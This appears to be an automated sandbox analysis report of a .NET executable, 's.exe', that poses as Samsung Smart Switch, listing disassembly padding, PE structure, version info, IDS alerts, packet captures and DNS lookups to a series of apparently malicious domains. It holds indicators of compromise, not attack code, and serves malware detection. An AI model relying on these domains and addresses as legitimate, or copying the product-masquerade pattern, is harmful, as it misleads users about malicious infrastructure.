add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x137640	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x138000	0x3d0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x13a000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x135694	0x135800	False	0.590645193861	data	7.30520133301	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x138000	0x3d0	0x400	False	0.3935546875	data	3.18994060341	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x13a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x138058	0x378	data		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Samsung Group
Assembly Version	4.2.20072.4
InternalName	s.exe
FileVersion	4.2.20072.4
CompanyName	Samsung Group
LegalTrademarks	
Comments	
ProductName	Samsung Smart Switch
ProductVersion	4.2.20072.4
FileDescription	Samsung Smart Switch
OriginalFilename	s.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/21/20-09:23:33.695125	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49747	34.102.136.180	192.168.2.5
11/21/20-09:24:22.422576	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49756	34.102.136.180	192.168.2.5
11/21/20-09:24:33.074023	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49758	34.102.136.180	192.168.2.5
11/21/20-09:24:38.388168	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49759	34.102.136.180	192.168.2.5

Network Port Distribution

Total Packets: 80

- 53 (DNS)
- 80 (HTTP)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 21, 2020 09:22:33.260705948 CET	49720	443	192.168.2.5	104.42.151.234
Nov 21, 2020 09:22:53.097776890 CET	49695	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.097862959 CET	49695	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.134103060 CET	443	49695	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.137559891 CET	49730	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.173620939 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.173751116 CET	49730	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.174362898 CET	49730	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.211704016 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.211775064 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.211826086 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.211858988 CET	49730	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.211911917 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.211981058 CET	49730	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.217577934 CET	49730	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.254484892 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.255224943 CET	49730	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.255281925 CET	49730	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.277554989 CET	443	49695	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.277585030 CET	443	49695	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.277607918 CET	443	49695	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.277630091 CET	443	49695	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.277651072 CET	443	49695	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.277668953 CET	49695	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.277669907 CET	443	49695	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.277690887 CET	49695	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.277690887 CET	443	49695	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.277717113 CET	443	49695	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.277730942 CET	49695	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.277740002 CET	443	49695	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.277792931 CET	49695	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.291327000 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.291438103 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.343966007 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.433021069 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.433052063 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.433072090 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.433095932 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.433118105 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.433146954 CET	49730	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.433171034 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.433191061 CET	49730	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.433204889 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.433224916 CET	443	49730	20.190.129.133	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 21, 2020 09:22:53.433233976 CET	49730	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.433257103 CET	443	49730	20.190.129.133	192.168.2.5
Nov 21, 2020 09:22:53.433281898 CET	49730	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:22:53.481157064 CET	49730	443	192.168.2.5	20.190.129.133
Nov 21, 2020 09:23:15.893409967 CET	443	49709	104.79.89.181	192.168.2.5
Nov 21, 2020 09:23:15.893455029 CET	443	49709	104.79.89.181	192.168.2.5
Nov 21, 2020 09:23:15.893728018 CET	49709	443	192.168.2.5	104.79.89.181
Nov 21, 2020 09:23:16.834300041 CET	80	49680	93.184.220.29	192.168.2.5
Nov 21, 2020 09:23:16.834589005 CET	49680	80	192.168.2.5	93.184.220.29
Nov 21, 2020 09:23:17.156352997 CET	49686	80	192.168.2.5	84.53.167.113
Nov 21, 2020 09:23:17.173095942 CET	80	49686	84.53.167.113	192.168.2.5
Nov 21, 2020 09:23:17.173181057 CET	49686	80	192.168.2.5	84.53.167.113
Nov 21, 2020 09:23:17.402542114 CET	80	49678	93.184.220.29	192.168.2.5
Nov 21, 2020 09:23:17.402818918 CET	49678	80	192.168.2.5	93.184.220.29
Nov 21, 2020 09:23:17.780802965 CET	49698	80	192.168.2.5	93.184.220.29
Nov 21, 2020 09:23:17.797017097 CET	80	49698	93.184.220.29	192.168.2.5
Nov 21, 2020 09:23:17.797126055 CET	49698	80	192.168.2.5	93.184.220.29
Nov 21, 2020 09:23:18.182488918 CET	49704	443	192.168.2.5	40.67.254.36
Nov 21, 2020 09:23:18.218991041 CET	443	49704	40.67.254.36	192.168.2.5
Nov 21, 2020 09:23:18.246812105 CET	80	49679	93.184.220.29	192.168.2.5
Nov 21, 2020 09:23:18.246939898 CET	49679	80	192.168.2.5	93.184.220.29
Nov 21, 2020 09:23:18.264447927 CET	49704	443	192.168.2.5	40.67.254.36
Nov 21, 2020 09:23:18.661657095 CET	49705	443	192.168.2.5	204.79.197.200
Nov 21, 2020 09:23:18.661828041 CET	49708	80	192.168.2.5	93.184.220.29
Nov 21, 2020 09:23:18.661988020 CET	49706	443	192.168.2.5	204.79.197.200
Nov 21, 2020 09:23:19.009052992 CET	80	49699	93.184.220.29	192.168.2.5
Nov 21, 2020 09:23:19.009216070 CET	49699	80	192.168.2.5	93.184.220.29
Nov 21, 2020 09:23:19.443249941 CET	49709	443	192.168.2.5	104.79.89.181
Nov 21, 2020 09:23:19.443615913 CET	49710	80	192.168.2.5	93.184.220.29
Nov 21, 2020 09:23:22.889450073 CET	49740	80	192.168.2.5	13.224.93.48
Nov 21, 2020 09:23:22.905661106 CET	80	49740	13.224.93.48	192.168.2.5
Nov 21, 2020 09:23:22.907377005 CET	49740	80	192.168.2.5	13.224.93.48
Nov 21, 2020 09:23:22.907758951 CET	49740	80	192.168.2.5	13.224.93.48
Nov 21, 2020 09:23:22.923935890 CET	80	49740	13.224.93.48	192.168.2.5
Nov 21, 2020 09:23:22.924204111 CET	80	49740	13.224.93.48	192.168.2.5
Nov 21, 2020 09:23:22.924357891 CET	80	49740	13.224.93.48	192.168.2.5
Nov 21, 2020 09:23:22.924613953 CET	49740	80	192.168.2.5	13.224.93.48
Nov 21, 2020 09:23:22.924678087 CET	49740	80	192.168.2.5	13.224.93.48
Nov 21, 2020 09:23:22.947079897 CET	80	49740	13.224.93.48	192.168.2.5
Nov 21, 2020 09:23:28.134789944 CET	49746	80	192.168.2.5	104.161.26.87
Nov 21, 2020 09:23:28.310134888 CET	80	49746	104.161.26.87	192.168.2.5
Nov 21, 2020 09:23:28.311305046 CET	49746	80	192.168.2.5	104.161.26.87
Nov 21, 2020 09:23:28.311546087 CET	49746	80	192.168.2.5	104.161.26.87
Nov 21, 2020 09:23:28.488259077 CET	80	49746	104.161.26.87	192.168.2.5
Nov 21, 2020 09:23:28.490438938 CET	80	49746	104.161.26.87	192.168.2.5
Nov 21, 2020 09:23:28.490461111 CET	80	49746	104.161.26.87	192.168.2.5
Nov 21, 2020 09:23:28.490744114 CET	49746	80	192.168.2.5	104.161.26.87
Nov 21, 2020 09:23:28.491008043 CET	49746	80	192.168.2.5	104.161.26.87
Nov 21, 2020 09:23:28.666471004 CET	80	49746	104.161.26.87	192.168.2.5
Nov 21, 2020 09:23:33.563186884 CET	49747	80	192.168.2.5	34.102.136.180
Nov 21, 2020 09:23:33.579900980 CET	80	49747	34.102.136.180	192.168.2.5
Nov 21, 2020 09:23:33.579996109 CET	49747	80	192.168.2.5	34.102.136.180
Nov 21, 2020 09:23:33.580173016 CET	49747	80	192.168.2.5	34.102.136.180
Nov 21, 2020 09:23:33.596736908 CET	80	49747	34.102.136.180	192.168.2.5
Nov 21, 2020 09:23:33.695125103 CET	80	49747	34.102.136.180	192.168.2.5
Nov 21, 2020 09:23:33.695177078 CET	80	49747	34.102.136.180	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 21, 2020 09:22:38.956687927 CET	49992	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:22:38.994410992 CET	53	49992	8.8.8.8	192.168.2.5
Nov 21, 2020 09:22:45.375660896 CET	60075	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:22:45.402854919 CET	53	60075	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 21, 2020 09:22:46.455682039 CET	55016	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:22:46.482789040 CET	53	55016	8.8.8.8	192.168.2.5
Nov 21, 2020 09:22:47.314817905 CET	64345	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:22:47.341952085 CET	53	64345	8.8.8.8	192.168.2.5
Nov 21, 2020 09:22:48.419157982 CET	57128	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:22:48.446239948 CET	53	57128	8.8.8.8	192.168.2.5
Nov 21, 2020 09:22:50.595700026 CET	54791	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:22:50.622940063 CET	53	54791	8.8.8.8	192.168.2.5
Nov 21, 2020 09:22:51.953351974 CET	50463	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:22:51.980514050 CET	53	50463	8.8.8.8	192.168.2.5
Nov 21, 2020 09:22:53.604816914 CET	50394	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:22:53.631861925 CET	53	50394	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:15.479948997 CET	58530	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:15.532522917 CET	53	58530	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:18.213177919 CET	53813	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:18.248826027 CET	53	53813	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:18.422950029 CET	63732	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:18.458712101 CET	53	63732	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:18.531532049 CET	57344	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:18.567003012 CET	53	57344	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:19.925831079 CET	54450	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:19.953804970 CET	53	54450	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:22.456265926 CET	59261	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:22.507450104 CET	53	59261	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:22.830262899 CET	57151	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:22.877538919 CET	53	57151	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:25.220252037 CET	59413	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:25.257458925 CET	53	59413	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:27.941052914 CET	60516	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:28.133266926 CET	53	60516	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:33.503963947 CET	51649	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:33.561815023 CET	53	51649	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:38.743644953 CET	65086	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:38.790599108 CET	53	65086	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:44.261045933 CET	56432	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:44.335588932 CET	53	56432	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:49.385682106 CET	52929	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:49.425587893 CET	53	52929	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:54.665210009 CET	64317	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:54.881589890 CET	61004	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:23:54.908885002 CET	53	61004	8.8.8.8	192.168.2.5
Nov 21, 2020 09:23:55.013375998 CET	53	64317	8.8.8.8	192.168.2.5
Nov 21, 2020 09:24:00.443555117 CET	56895	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:24:00.489475965 CET	53	56895	8.8.8.8	192.168.2.5
Nov 21, 2020 09:24:05.758873940 CET	62372	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:24:05.805286884 CET	53	62372	8.8.8.8	192.168.2.5
Nov 21, 2020 09:24:10.843276024 CET	61515	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:24:10.885566950 CET	53	61515	8.8.8.8	192.168.2.5
Nov 21, 2020 09:24:16.247052908 CET	56675	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:24:16.574513912 CET	53	56675	8.8.8.8	192.168.2.5
Nov 21, 2020 09:24:22.247894049 CET	57172	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:24:22.287492037 CET	53	57172	8.8.8.8	192.168.2.5
Nov 21, 2020 09:24:27.463037014 CET	55267	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:24:27.507025957 CET	53	55267	8.8.8.8	192.168.2.5
Nov 21, 2020 09:24:32.888231039 CET	50969	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:24:32.940440893 CET	53	50969	8.8.8.8	192.168.2.5
Nov 21, 2020 09:24:38.092770100 CET	64362	53	192.168.2.5	8.8.8.8
Nov 21, 2020 09:24:38.254417896 CET	53	64362	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 21, 2020 09:23:22.456265926 CET	192.168.2.5	8.8.8.8	0x31ef	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 21, 2020 09:23:22.830262899 CET	192.168.2.5	8.8.8.8	0x7901	Standard query (0)	www.ariasu-nakanokai kei.com	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:27.941052914 CET	192.168.2.5	8.8.8.8	0x46f5	Standard query (0)	www.allan-wren.com	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:33.503963947 CET	192.168.2.5	8.8.8.8	0xa6	Standard query (0)	www.theout doorbed.com	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:38.743644953 CET	192.168.2.5	8.8.8.8	0xe18c	Standard query (0)	www.sweetb asilmarket ing.com	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:44.261045933 CET	192.168.2.5	8.8.8.8	0x838b	Standard query (0)	www.pasuma isangam.com	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:49.385682106 CET	192.168.2.5	8.8.8.8	0x4987	Standard query (0)	www.justso ldbykristen.com	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:54.665210009 CET	192.168.2.5	8.8.8.8	0x9b7f	Standard query (0)	www.lotoen casa.com	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:00.443555117 CET	192.168.2.5	8.8.8.8	0xa07d	Standard query (0)	www.guides gold.net	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:05.758873940 CET	192.168.2.5	8.8.8.8	0xa0ec	Standard query (0)	www.indore bodybilaspur.com	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:10.843276024 CET	192.168.2.5	8.8.8.8	0xeebf	Standard query (0)	www.though tslate.com	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:16.247052908 CET	192.168.2.5	8.8.8.8	0x3a8b	Standard query (0)	www.chemtr adent.com	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:22.247894049 CET	192.168.2.5	8.8.8.8	0xfd93	Standard query (0)	www.erpsys tem.site	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:27.463037014 CET	192.168.2.5	8.8.8.8	0xfd85	Standard query (0)	www.forbig dogs.com	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:32.888231039 CET	192.168.2.5	8.8.8.8	0x88b2	Standard query (0)	www.rockin glifefromh ome.com	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:38.092770100 CET	192.168.2.5	8.8.8.8	0x7179	Standard query (0)	www.allmm.info	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 21, 2020 09:23:22.507450104 CET	8.8.8.8	192.168.2.5	0x31ef	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Nov 21, 2020 09:23:22.877538919 CET	8.8.8.8	192.168.2.5	0x7901	No error (0)	www.ariasu-nakanokai kei.com		13.224.93.48	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:22.877538919 CET	8.8.8.8	192.168.2.5	0x7901	No error (0)	www.ariasu-nakanokai kei.com		13.224.93.90	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:22.877538919 CET	8.8.8.8	192.168.2.5	0x7901	No error (0)	www.ariasu-nakanokai kei.com		13.224.93.97	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:22.877538919 CET	8.8.8.8	192.168.2.5	0x7901	No error (0)	www.ariasu-nakanokai kei.com		13.224.93.64	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:28.133266926 CET	8.8.8.8	192.168.2.5	0x46f5	No error (0)	www.allan-wren.com		104.161.26.87	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:33.561815023 CET	8.8.8.8	192.168.2.5	0xa6	No error (0)	www.theout doorbed.com	theoutdoorbed.com		CNAME (Canonical name)	IN (0x0001)
Nov 21, 2020 09:23:33.561815023 CET	8.8.8.8	192.168.2.5	0xa6	No error (0)	theoutdoor bed.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:38.790599108 CET	8.8.8.8	192.168.2.5	0xe18c	No error (0)	www.sweetb asilmarket ing.com	sweetbasilmarketing.com		CNAME (Canonical name)	IN (0x0001)
Nov 21, 2020 09:23:38.790599108 CET	8.8.8.8	192.168.2.5	0xe18c	No error (0)	sweetbasil marketing.com		185.201.11.126	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:44.335588932 CET	8.8.8.8	192.168.2.5	0x838b	No error (0)	www.pasuma isangam.com		3.127.175.50	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:49.425587893 CET	8.8.8.8	192.168.2.5	0x4987	No error (0)	www.justso ldbykristen.com		52.71.133.130	A (IP address)	IN (0x0001)
Nov 21, 2020 09:23:55.013375998 CET	8.8.8.8	192.168.2.5	0x9b7f	No error (0)	www.lotoen casa.com		192.155.168.14	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 21, 2020 09:24:00.489475965 CET	8.8.8.8	192.168.2.5	0xa07d	No error (0)	www.guidesgold.net	parking.namesilo.com		CNAME (Canonical name)	IN (0x0001)
Nov 21, 2020 09:24:00.489475965 CET	8.8.8.8	192.168.2.5	0xa07d	No error (0)	parking.namesilo.com		204.188.203.155	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:00.489475965 CET	8.8.8.8	192.168.2.5	0xa07d	No error (0)	parking.namesilo.com		192.161.187.200	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:00.489475965 CET	8.8.8.8	192.168.2.5	0xa07d	No error (0)	parking.namesilo.com		45.58.190.82	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:00.489475965 CET	8.8.8.8	192.168.2.5	0xa07d	No error (0)	parking.namesilo.com		70.39.125.244	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:00.489475965 CET	8.8.8.8	192.168.2.5	0xa07d	No error (0)	parking.namesilo.com		64.32.22.102	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:00.489475965 CET	8.8.8.8	192.168.2.5	0xa07d	No error (0)	parking.namesilo.com		168.235.88.209	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:00.489475965 CET	8.8.8.8	192.168.2.5	0xa07d	No error (0)	parking.namesilo.com		198.251.81.30	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:00.489475965 CET	8.8.8.8	192.168.2.5	0xa07d	No error (0)	parking.namesilo.com		198.251.84.92	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:00.489475965 CET	8.8.8.8	192.168.2.5	0xa07d	No error (0)	parking.namesilo.com		107.161.23.204	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:00.489475965 CET	8.8.8.8	192.168.2.5	0xa07d	No error (0)	parking.namesilo.com		209.141.38.71	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:00.489475965 CET	8.8.8.8	192.168.2.5	0xa07d	No error (0)	parking.namesilo.com		188.164.131.200	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:05.805286884 CET	8.8.8.8	192.168.2.5	0xa0ec	Server failure (2)	www.indorebodybilaspur.com	none	none	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:10.885566950 CET	8.8.8.8	192.168.2.5	0xeebf	No error (0)	www.thoughtslate.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Nov 21, 2020 09:24:10.885566950 CET	8.8.8.8	192.168.2.5	0xeebf	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:10.885566950 CET	8.8.8.8	192.168.2.5	0xeebf	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:10.885566950 CET	8.8.8.8	192.168.2.5	0xeebf	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:10.885566950 CET	8.8.8.8	192.168.2.5	0xeebf	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:10.885566950 CET	8.8.8.8	192.168.2.5	0xeebf	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:10.885566950 CET	8.8.8.8	192.168.2.5	0xeebf	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:10.885566950 CET	8.8.8.8	192.168.2.5	0xeebf	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:16.574513912 CET	8.8.8.8	192.168.2.5	0x3a8b	No error (0)	www.chemtradent.com		45.194.171.26	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:22.287492037 CET	8.8.8.8	192.168.2.5	0xfd93	No error (0)	www.erpsystem.site	erpsystem.site		CNAME (Canonical name)	IN (0x0001)
Nov 21, 2020 09:24:22.287492037 CET	8.8.8.8	192.168.2.5	0xfd93	No error (0)	erpsystem.site		34.102.136.180	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:27.507025957 CET	8.8.8.8	192.168.2.5	0xfd85	No error (0)	www.forbigdogs.com	forbigdogs.com		CNAME (Canonical name)	IN (0x0001)
Nov 21, 2020 09:24:27.507025957 CET	8.8.8.8	192.168.2.5	0xfd85	No error (0)	forbigdogs.com		81.169.145.95	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
